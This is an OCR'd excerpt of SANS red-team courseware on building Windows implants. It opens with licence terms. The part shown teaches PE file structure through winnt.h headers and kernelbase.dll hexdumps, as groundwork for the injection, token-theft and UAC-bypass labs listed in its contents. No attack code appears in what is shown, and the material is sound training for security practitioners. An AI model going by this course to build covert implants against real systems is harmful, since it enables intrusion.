User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of $5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User's breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User's breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User's access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department ("OFAC"), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce ("BIS"). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Technet24

SEC670.3 | Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control

SANS

Operational Actions

© 2024 Jonathan Reiter | All Rights Reserved | Version J01_03

Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control: 670.3
Welcome to Section 3 of SEC670. This section is all about what you could do locally against the target. Let's get started.

Table of Contents (1)

	Page
PE Format	4
Lab 3.1: GetFunctionAddress	26
Threads	33
Injections	49
Lab 3.2: ClassicDLLInjection	55
Lab 3.3: APC Inception	60
Lab 3.4: ThreadHijacker	66
Escalations	81
Lab 3.5: TokenThief	100
Bootcamp	138
Lab 3.6: So, You Think You Can Type	140

This page intentionally left blank.

© 2024 Jonathan Reiter
Technet24

Table of Contents (2)

Page

Lab 3.7: UACBypass-Research 141

Lab 3.8: ShadowCraft 142

This page intentionally left blank.

© 2024 Jonathan Reiter

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- **Operational Actions**
- Persistence: Die Another Day
- Enhancing Your Implant: Shellcode, Evasion, and C2
- Capture the Flag Challenge

Section 3

PE Format
- Lab 3.1: GetFunctionAddress

Threads

Injections
- Lab 3.2: ClassicDLLInjection
- Lab 3.3: APCInjection
- Lab 3.4: ThreadHijacker

Escalations
- Lab 3.5: TokenThief

Bootcamp
- Lab 3.6: So, You Think You Can Type
- Lab 3.7: UACBypass-Research
- Lab 3.8: ShadowCraft

PE Format
In this module, we will discuss in detail the format of PE files. Knowing the structure of various headers is vital for carrying out a few injection methods, as well as retrieving other information to leverage like walking exported functions.

© 2024 Jonathan Reiter
Technet24

Objectives

Our objectives for this module are:

- Tear into the PE format
- Use winnt.h as a guide
- Build a lightweight PE parser

Objectives
The objectives for this module are to tear into the anatomy of a PE file using the winnt header file as a guide. At the end, you will be armed with enough knowledge that you should be able to build a lightweight PE file parser.

© 2024 Jonathan Reiter

PE Format

Portable executable: the format is architecture agnostic

PE files, or executables, are complex in design due to the many structures that are involved under the hood.

Executable images (PE)

Object files (COFF)

PE Format

The internal structure of a PE file is very complex, even if you are using the MSDN documentation as a guide to go through it. There are several structures that you will need to understand and most, if not all of them are defined in the winnt.h header file. There is some very important information that is held in some of the struct fields, like what type of application it is (GUI or console), what architecture is it supposed to execute on, what functions are being imported, if any, and what functions are being exported, if any. When an image is in the process of being loaded into memory by the system loader, the system loader will parse every inch of the PE format to ensure the image is properly loaded into memory.

According to the MSDN page for PE Format, it will take you 127 minutes to read everything they have documented. To truly grasp everything documented and implement a highly detailed parser, it could perhaps take a week if it were your full-time job. For this reason, we will only be creating a lightweight parser for the lab at the end of this module.

© 2024 Jonathan Reiter
Technet24

Basic Terminology


Some basic terminology that will show itself repeatedly

Reserved	RVA	Section	VA
Any fields that are marked "reserved" must be 0	Relative virtual address: the address of an item subtracted from the image base address	A small unit, or chunk, of code/data within the image. There can be several sections.	Virtual address: address of an item within the virtual address space but not subtracted from image base

Basic Terminology

Whether you are browsing MSDN pages or blog posts related to the PE format, there are several terms that will show up repeatedly, so it is good to know them by heart. First up is Reserved. There are many structures that Windows will refer to as opaque, meaning they will not provide the full definition of a structure. Because of this, there might be several fields in a structure that are labeled Reserved. It is best to leave those alone unless you are absolutely certain you know what you are doing. Next, is RVA, which is the acronym for relative virtual address. This one should not be new to you because it was discussed in detail during Section 1 when we covered DLLs. However, it is relevant here as well, so it is provided for completeness. Next is Section, or a small segment of code or data within the image. Some of you might already be familiar with some of the section names like TEXT, DATA, BSS, PDATA, etc. In theory, there is no limit to the number of sections that a PE can have. The sections can be named anything a developer would like as the system loader could care less about section names. If you are in the field for long enough, you will come across this at some point. The last one worth mentioning is VA, or virtual address. The Virtual address is the address as it looks in memory, contained within the confines of the image's (now process) virtual address space.

Bird's Eye View



Bird's Eye View
If you were to look at the PE format from a bird's eye view, this is what it might look like. This is straight from the MSDN page for the PE format but represented in a graphic to make it more digestible. The first item is the infamous EXE header that is marked with "MZ", which are the initials for the person who was a primary developer for MS-DOS, Mark Zbikowski. The more important item in that header is how to get to the PE header. The other major players here are the DOS stub, and PE header, and the next several slides will go into each one of these sections and break them down in more detail.

© 2024 Jonathan Reiter
Technet24

MS-DOS 2.0 EXE Header

```
typedef struct _IMAGE_DOS_HEADER {
WORD e_magic;           // 00: MZ Header signature
WORD e_cblp;            // 02: Bytes on last page of file
WORD e_cp;              // 04: Pages in file
WORD e_crlc;            // 06: Relocations
WORD e_cparhdr;         // 08: Size of header in paragraphs
WORD e_minalloc;        // 0a: Minimum extra paragraphs needed
WORD e_maxalloc;        // 0c: Maximum extra paragraphs needed
WORD e_ss;              // 0e: Initial (relative) Stack Segment value
WORD e_sp;              // 10: Initial Stack Pointer value
WORD e_csum;            // 12: Checksum
WORD e_ip;              // 14: Initial Instruction Pointer value
WORD e_cs;              // 16: Initial (relative) Code Segment value
WORD e_lfarlc;          // 18: File address for the relocation table
WORD e_ovno;            // 1a: Overlay number
WORD e_res[4];          // 1c: Reserved
WORD e_oemid;           // 24: OEM identifier
WORD e_oeminfo;         // 26: OEM information
WORD e_res2[10];        // 28: Reserved
DWORD e_lfanew;         // 3c: Offset to extended header AKA PE Signature
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```


MS-DOS 2.0 EXE Header


This is the structure of the DOS header as defined in the winnt.h header file. The comments include the field offsets for the various members and a short description of what each field is for. The main areas of interest for our purposes are the first and last fields: e_magic and e_lfanew. The e_magic is a 2-byte field that holds the magic signature of PE files: MZ. Typically, when you would see this in memory, you could assume that it is part of an executable. The other field of importance found at offset 0x3C is e_lfanew, which is rumored to stand for the Long File Address for the New Executable header. This new executable header is what we are after because it sends us to the NT headers.

The winnt.h header file has a nice definition for the DOS signature: *#define IMAGE_DOS_SIGNATURE 0x5A4D /* MZ */.*

If you were developing a PE parsing tool, the other fields could be shown to the user just to give them a detailed view of the file.

© 2024 Jonathan Reiter

MS-DOS 2.0 EXE Header: kernelbase.dll



MS-DOS 2.0 EXE Header: kernelbase.dll

Now that you know the structure of the DOS header, we can start to make sense of the hexdump of kernelbase.dll. The screenshot is from Visual Studio Code to see the structures and Total PE, a tool written by Pavel Yosifovich. A side-by-side layout like this can help make your way through the various PE headers and the fields inside each structure. For this IMAGE_DOS_HEADER structure, almost each field is a WORD size. Now that you know this, it is easier to identify each field and move on to the next field, you just jump two (2) bytes at a time to the end. The main hexdump inside Total PE has offsets to the left of the hexdump to easily locate the various fields.

Starting with the first field, *e_magic*, we can see the famous magic value of 4D 5A for MZ. One thing to note here is the NOP (0x90) immediately following the magic header. You will see several tools that do signature scanning while only looking for a match for MZ, but this can generate some false positives. To reduce a number of false positives, check to make sure that the 3rd byte is 0x90 and the 4th byte is 00 since they rarely change. There is no 100% guarantee the bytes following MZ will always be \x90\x00, so just keep that in the back of your mind. The second field that is important to locate and understand is the *e_lfanew* field, which is traditionally found at offset 0x3C. Whatever value found there will lead you to the next header.

© 2024 Jonathan Reiter
Technet24

NT Headers

```
typedef struct _IMAGE_NT_HEADERS {
 DWORD                    Signature;        // 0x00 "PE"\0\0
 IMAGE_FILE_HEADER        FileHeader;       // 0x04
 IMAGE_OPTIONAL_HEADER32  OptionalHeader;                // 0x18
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;

typedef struct _IMAGE_NT_HEADERS64 {
 DWORD            Signature;
 IMAGE_FILE_HEADER        FileHeader;
 IMAGE_OPTIONAL_HEADER64  OptionalHeader;
} IMAGE_NT_HEADERS64, *PIMAGE_NT_HEADERS64;

#ifdef _WIN64
typedef IMAGE_NT_HEADERS64  IMAGE_NT_HEADERS;
typedef PIMAGE_NT_HEADERS64 PIMAGE_NT_HEADERS;
#else
typedef IMAGE_NT_HEADERS32  IMAGE_NT_HEADERS;
typedef PIMAGE_NT_HEADERS32 PIMAGE_NT_HEADERS;
#endif
```


NT Headers

The next important structure to know is the IMAGE_NT_HEADERS struct. You will note that there is one for 32-bit applications and one for 64-bit applications. You do not need to specify one struct over the other because there is a check that happens to see if WIN64 is defined. If it is, then the structure names for 64-bit applications are typdef'd as IMAGE_NT_HEADERS. The same goes for 32-bit applications. For the moment, we will disregard that and just focus on the contents. The first field is the 4-byte signature, which is PE\0\0. The next field is the *FileHeader*, which is of struct type IMAGE_FILE_HEADER. The next slide will break down that structure, but while we are on it here there are some important fields, like the *SizeOfOptionalHeader* and *NumberOfSections*. The *NumberOfSections* is literally just that, the number of sections the executable holds: .text, .data, .bss, etc.

Following the *FileHeader* field is the *OptionalHeader* field, which is of struct type IMAGE_OPTIONAL_HEADER. This struct has a decent number of fields and several are important to us, like the DataDirectory. More on that one later.

© 2024 Jonathan Reiter

NT Headers: kernelbase.dll

```
typedef struct _IMAGE_NT_HEADERS64 {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER64 OptionalHeader;
} IMAGE_NT_HEADERS64, *PIMAGE_NT_HEADERS64;

typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;

typedef struct _IMAGE_ROM_HEADERS {
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_ROM_OPTIONAL_HEADER OptionalHeader
} IMAGE_ROM_HEADERS, *PIMAGE_ROM_HEADERS;

#ifdef _WIN64
```

```
380080  0323bfa1 504ddee5 504ddee5 504ddee5  ..#...MP..MP..MP
380090  50dea6ec 504ddee3 5148b5f1 504ddef6  ...P..MP..HQ..MP
3800a0  514cb5f1 504ddee0 504cdee5 504ddd75  ..LQ..MP..LPu.MP
3800b0  5149b5f1 504ddac8 514eb5f1 504ddee1  ..IQ..MP..NQ..MP
ernelbase l40
380000  00905a4d 00000003 00000004 0000ffff  MZ..............
380010  000000b8 00000000 00000040 00000000  ........@.......
380020  00000000 00000000 00000000 00000000  ................
380030  00000000 00000000 00000000 000000f0  ................
380040  0eba1f0e cd09b400 4c01b821 685421cd  ........!..L.!Th
380050  70207369 72676f72 6320d61 6f6e6e61  is program canno
380060  65622074 6e757220 206e6920 20534f44  t be run in DOS
380070  65646f6d 0a0d0d2e 00000024 00000000  mode....$.......
380080  0323bfa1 504ddee5 504ddee5 504ddee5  ..#...MP..MP..MP
380090  50dea6ec 504ddee3 5148b5f1 504ddef6  ...P..MP..HQ..MP
3800a0  514cb5f1 504ddee0 504cdee5 504ddd75  ..LQ..MP..LPu.MP
3800b0  5149b5f1 504ddac8 514eb5f1 504ddee1  ..IQ..MP..NQ..MP
3800c0  514db5f1 504ddee4 5140b5f1 504ddd62  ..MQ..MP..@Qb.MP
3800d0  50b2b5f1 504ddee4 514fb5f1 504ddee4  ...P..MP..OQ..MP
3800e0  68636152 504ddee5 00000000 00000000  Rich..MP........
3800f0  00004550 00078664 0833f2d4 00000000  PE..d.....3.....
```


NT Headers: kernelbase.dll

For this side-by-side screenshot, the purple is coming from the IMAGE_DOS_HEADER->e_lfanew. That value there is used as an RVA that is then added to the base address of kernelbase.dll to give us the location of the first field in the IMAGE_NT_HEADERS struct, the *Signature*. The ASCII on the right hand side of the screenshot shows the signature being PE. Also, take note the size of the *Signature* is not two (2) bytes like it is for the IMAGE_DOS_HEADER->e_magic. This one is a DWORD, or 4 (4) bytes, so the next two (2) NULL bytes are part of it. Do not forget your endianness! Now, let us take a look at the next field, *FileHeader*.

© 2024 Jonathan Reiter
Technet24


File Header

```
typedef struct _IMAGE_FILE_HEADER {
 WORD  Machine;
 WORD  NumberOfSections;
 DWORD TimeDateStamp;
 DWORD PointerToSymbolTable;
 DWORD NumberOfSymbols;
 WORD  SizeOfOptionalHeader;
 WORD  Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```


File Header

The file header holds just a few fields, but the ones that are of interest when building a PE parsing tool would be the *NumberOfSections* and the *SizeOfOptionalHeader*. The number of sections can be used in a loop to iterate over the sections, grabbing data from each one. These values also come into play when creating your own loader since each section will have to be parsed and loaded into an allocated region of memory. The header size is important because there is no direct pointer to the section headers. Therefore, once you determine the size of the optional header, you can jump directly to the section headers and start parsing those. There will be a SECTION_HEADER struct for every section in the file. The *Characteristics* field is simply some flags that are used to indicate if the file is a system file, user program, or DLL.

© 2024 Jonathan Reiter



File Header: kernelbase.dll

The file header is one of the two structs inside of the NT headers struct. The upper screenshot is another side-by-side of the structure itself and the raw hexdump with Total PE. The entire IMAGE_FILE_HEADER struct is highlight in blue in Total PE so you can better see visually what it looks like. The lower side-by-side screenshot is simply highlighting the more important fields to know in the IMAGE_FILE_HEADER struct. The three (3) highlighted fields are important for us because they can be further used with our PE parsing efforts. Let us take the *NumberOfSections* field, this one indicates how many sections a binary has in it and there can be one (1) or more sections in a binary. This value can then be used to make a loop that iterates over each section until you have enumerated them all. The *SizeOfOptionalHeader* is useful because with it, we can effectively jump over the optional header and land at the first section of the binary. Typically, this first section is the .TEXT section, but that is not guaranteed. Once we have those 2 (values) we can continue with PE parsing.

© 2024 Jonathan Reiter
Technet24

Optional Header

```
typedef struct _IMAGE_OPTIONAL_HEADER64 {
 WORD      Magic;   // 0x20b
 BYTE      MajorLinkerVersion;
 BYTE      MinorLinkerVersion;
 DWORD     SizeOfCode; SizeOfInitializedData; SizeOfUninitializedData;
 DWORD     AddressOfEntryPoint;
 ULONGLONG ImageBase;
 WORD      DllCharacteristics;
 ULONGLONG SizeOfStackReserve; SizeOfStackCommit;
 IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER64, *PIMAGE_OPTIONAL_HEADER64;

typedef struct _IMAGE_DATA_DIRECTORY {
 DWORD VirtualAddress;
 DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```


Optional Header
First off, there are several fields that are not being shown here simply because they would not all fit on the slide. Let us break down the optional header.

The optional header, despite its name, is not optional at all for executables; it is required. First up is the *Magic* field, which is used to indicate the state of the image file. The comment annotated on the slide (0x20b) indicates a 64-bit executable image (PE32+). On the other hand, if this were a 32-bit executable image (PE32), you would see 0x10b. The next several fields on the slide (*SizeOfCode*, *SizeOfInitializedData*, *SizeOfUnitializedData*) were placed on a single line because they are all DWORD types. These indicate the sizes for the various sections, like the .text (code), .data (initialized), and .bss (uninitialized) sections. There is also the entry point address for the program followed by the *ImageBase* field, which is the preferred address. For the *ImageBase* address, you would typically see 0x400000 for EXEs and 0x10000 for DLLs. For *DllCharacteristics*, these indicate various attributes for the image like if the image can be relocated when it is loaded, if it will be compatible with DEP, or if it will use SEH. The next two fields, *SizeOfStackReserve* and *SizeOfStackCommit*, deal with the stack. The reserve size will be set aside and only made available one page at a time when it is needed. Not all of the memory set aside for a thread's stack is committed right up front as this would just be wasteful. Rather, as stack consumption increases, more pages of reserved memory would then be committed.

The last field in the struct, and perhaps the most important one to us, is the *DataDirectory* field, which is of type IMAGE_DATA_DIRECTORY. This is a pointer to an array of data directory entries and as the comment on the slide indicates, there are 16 entries. The array entries that we care about the most are the first two, which are for the import and export entries. Inside the IMAGE_DATA_DIRECTORY struct, the field we care most about is *VirtualAdddress* as it will be key for parsing the table.

© 2024 Jonathan Reiter

Optional Header: kernelbase.dll

```
typedef struct _IMAGE_OPTIONAL_HEADER64 {
    WORD        Magic;
    BYTE        MajorLinkerVersion;
    BYTE        MinorLinkerVersion;
    DWORD       SizeOfCode;
    DWORD       SizeOfInitializedData;
    DWORD       SizeOfUninitializedData;
    DWORD       AddressOfEntryPoint;
    DWORD       BaseOfCode;
    ULONGLONG   ImageBase;
    DWORD       SectionAlignment;
    DWORD       FileAlignment;
    WORD        MajorOperatingSystemVersion;
    WORD        MinorOperatingSystemVersion;
    WORD        MajorImageVersion;
    WORD        MinorImageVersion;
    WORD        MajorSubsystemVersion;
    WORD        MinorSubsystemVersion;
    DWORD       Win32VersionValue;
    DWORD       SizeOfImage;
    DWORD       SizeOfHeaders;
    DWORD       CheckSum;
    WORD        Subsystem;
    WORD        DllCharacteristics;
    ULONGLONG   SizeOfStackReserve;
    ULONGLONG   SizeOfStackCommit;
    ULONGLONG   SizeOfHeapReserve;
    ULONGLONG   SizeOfHeapCommit;
    DWORD       LoaderFlags;
    DWORD       NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES
} IMAGE_OPTIONAL_HEADER64, *PIMAGE_OPTIONAL_HEADER64;
```

```
00007ffb`60310110  001b3400 00000000 00010710 00001000  .4..............
00007ffb`60310120  60310000 00007ffb 00001000 00000200  ..1`............
00007ffb`60310130  0000000a 0000000a 0000000a 00000000  ................
00007ffb`60310140  002c8000 00000400 002cc37b 41600003  ..,.....{.,...`A
00007ffb`60310150  00040000 00000000 00001000 00000000  ................
00007ffb`60310160  00100000 00000000 00001000 00000000  ................
0:000> dc 00007ffb`60310100+8
00007ffb`60310108  140e020b 00110a00 001b3400 00000000  .........4......
00007ffb`60310118  00010710 00001000 60310000 00007ffb  .........1`....
00007ffb`60310128  00001000 00000200 0000000a 0000000a  ................
00007ffb`60310138  0000000a 00000000 002c8000 00000400  .........,.....
00007ffb`60310148  002cc37b 41600003 00040000 00000000  {.,...`A........
00007ffb`60310158  00001000 00000000 00100000 00000000  ................
00007ffb`60310168  00001000 00000000 00000000 00000010  ................
00007ffb`60310178  00275360 0000ee0c 0028416c 00000064  `S'.....lA(.d...
0:000> db 00007ffb`60310100+8
00007ffb`60310108  0b 02 0e 14 00 0a 11 00-00 34 1b 00 00 00 00 00  .........4......
00007ffb`60310118  10 07 01 00 00 10 00 00-00 00 31 60 fb 7f 00 00  .........1`....
00007ffb`60310128  00 10 00 00 00 02 00 00-0a 00 00 00 0a 00 00 00  ................
00007ffb`60310138  0a 00 00 00 00 00 00 00-00 80 2c 00 00 04 00 00  .........,......
00007ffb`60310148  7b c3 2c 00 03 00 60 41-00 00 04 00 00 00 00 00  {.,...`A........
00007ffb`60310158  00 10 00 00 00 00 00 00-00 00 10 00 00 00 00 00  ................
00007ffb`60310168  00 10 00 00 00 00 00 00-00 00 00 00 10 00 00 00  ................
00007ffb`60310178  60 53 27 00 0c 00 00 00-6c 41 28 00 64 00 00 00  `S'.....lA(.d...
0:000>
```


Optional Header: kernelbase.dll

This is the optional header from kernelbase.dll. The optional header is not as easy to parse because not all fields are the same size. As mentioned on the previous slide, there are a few places you can check to make sure you might be in the right place. The magic field can hold several values, but typically it will either be 0x10B or 0x20B for 32-bit (PE32) or 64-bit (PE32+), respectively. It would be very uncommon these days to see a different magic value for Windows binaries, but it could happen. The section and file alignment fields are interesting because they dictate how the sections will be aligned on disk or in memory. The section alignment value of 0x1000 indicates to the loader that the sections should be aligned on page boundaries. This is important because not every section will have the same permissions and page permissions can only be applied at single page granularity. For example, the .TEXT section of a PE32+ binary should have the characteristics of R/X. Naturally it would make sense for those same permissions be applied when mapped into pages of memory. The file alignment would be much closer together and seeing sections right next to other sections is common. Let us jump into the *DataDirectory* with a bit more detail.

© 2024 Jonathan Reiter
Technet24

Optional Header: kernelbase.dll – data directory

DataDirectory		
_IMAGE_DATA_DIRECTORY	VirtualAddress	0
	Size	
_IMAGE_DATA_DIRECTORY	VirtualAddress	1
	Size	

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
 DWORD Characteristics;
 DWORD TimeDateStamp;
 WORD  MajorVersion;
 WORD  MinorVersion;
 DWORD Name;
 DWORD Base;
 DWORD NumberOfFunctions;
 DWORD NumberOfNames;
 DWORD AddressOfFunctions;
 DWORD AddressOfNames;
 DWORD AddressOfNameOrdinals;
} IMAGE_EXPORT_DIRECTORY,
*PIMAGE_EXPORT_DIRECTORY;
```

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
 union {
  DWORD Characteristics;    // 0 here indicates end of array
  DWORD OriginalFirstThunk; // Import Lookup Table (ILT)
} DUMMYUNIONNAME;

 DWORD TimeDateStamp;      //  0 = not bound, -1 = bound
 DWORD ForwarderChain;     // -1 = no forwarders
 DWORD Name;
 DWORD FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR,*PIMAGE_IMPORT_DESCRIPTOR;
```

SANS | SEC670 | Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control 17

Optional Header: kernelbase.dll – data directory

The last field of the optional header is arguably the most important because this is where you find the imports and exports for the image. For the most EXE binaries, there are no exports, so the value might be 0. For almost every single Windows DLL, there should be something that is being exported. You can absolutely make a DLL that does not export anything at all. Remember, the *DataDirectory* field can hold 16 arrays, or tables, which must be indexed before enumerating over them. Each entry in this table is another table of information. Inside the *DataDirectory*, you can pick apart each entry and dive into those tables to access what is need. At index 0 in the *DataDirectory* table is the entry for all exports. Each entry in the export table must be treated with the type of _IMAGE_EXPORT_DIRECTORY. Then, at index 1 in the *DataDirectory* table is the entry for all imports where each entry here must be treated with the type of _IMAGE_IMPORT_DESCRIPTOR.

Also, as you are using winnt.h as a guide for your PE parsing, you may have noticed several *#define* entries that tie into specific indexes for the *DataDirectory* table. The *#define* for exports is *IMAGE_DIRECTORY_ENTRY_EXPORT* with a value of 0. Then, there is *#define IMAGE_DIRECTORY_ENTRY_IMPORT* with a value of 1. This is a nice way to avoid the usage of what is typically called magic numbers. Magic numbers in code are just random values that can be confusing as to their meaning. Simply making a #define for them would make the code so much easier to read. Pro tip: avoid using magic numbers in your own code; just make a few #defines for them.

Exports: kernelbase.dll

```
typedef struct _IMAGE_DATA_DIRECTORY {
  DWORD  VirtualAddress;
  DWORD  Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;

0:000> dx -r1 (*((combase!_IMAGE_DATA_DIRECTORY (*)[16])0x7ffb60310178))
    [0]          [Type: _IMAGE_DATA_DIRECTORY]  // exports
    [1]          [Type: _IMAGE_DATA_DIRECTORY]
    [2]          [Type: _IMAGE_DATA_DIRECTORY]
    [3]          [Type: _IMAGE_DATA_DIRECTORY]
    [4]          [Type: _IMAGE_DATA_DIRECTORY]
    [5]          [Type: _IMAGE_DATA_DIRECTORY]
    [6]          [Type: _IMAGE_DATA_DIRECTORY]
    [7]          [Type: _IMAGE_DATA_DIRECTORY]
    [8]          [Type: _IMAGE_DATA_DIRECTORY]
    [9]          [Type: _IMAGE_DATA_DIRECTORY]
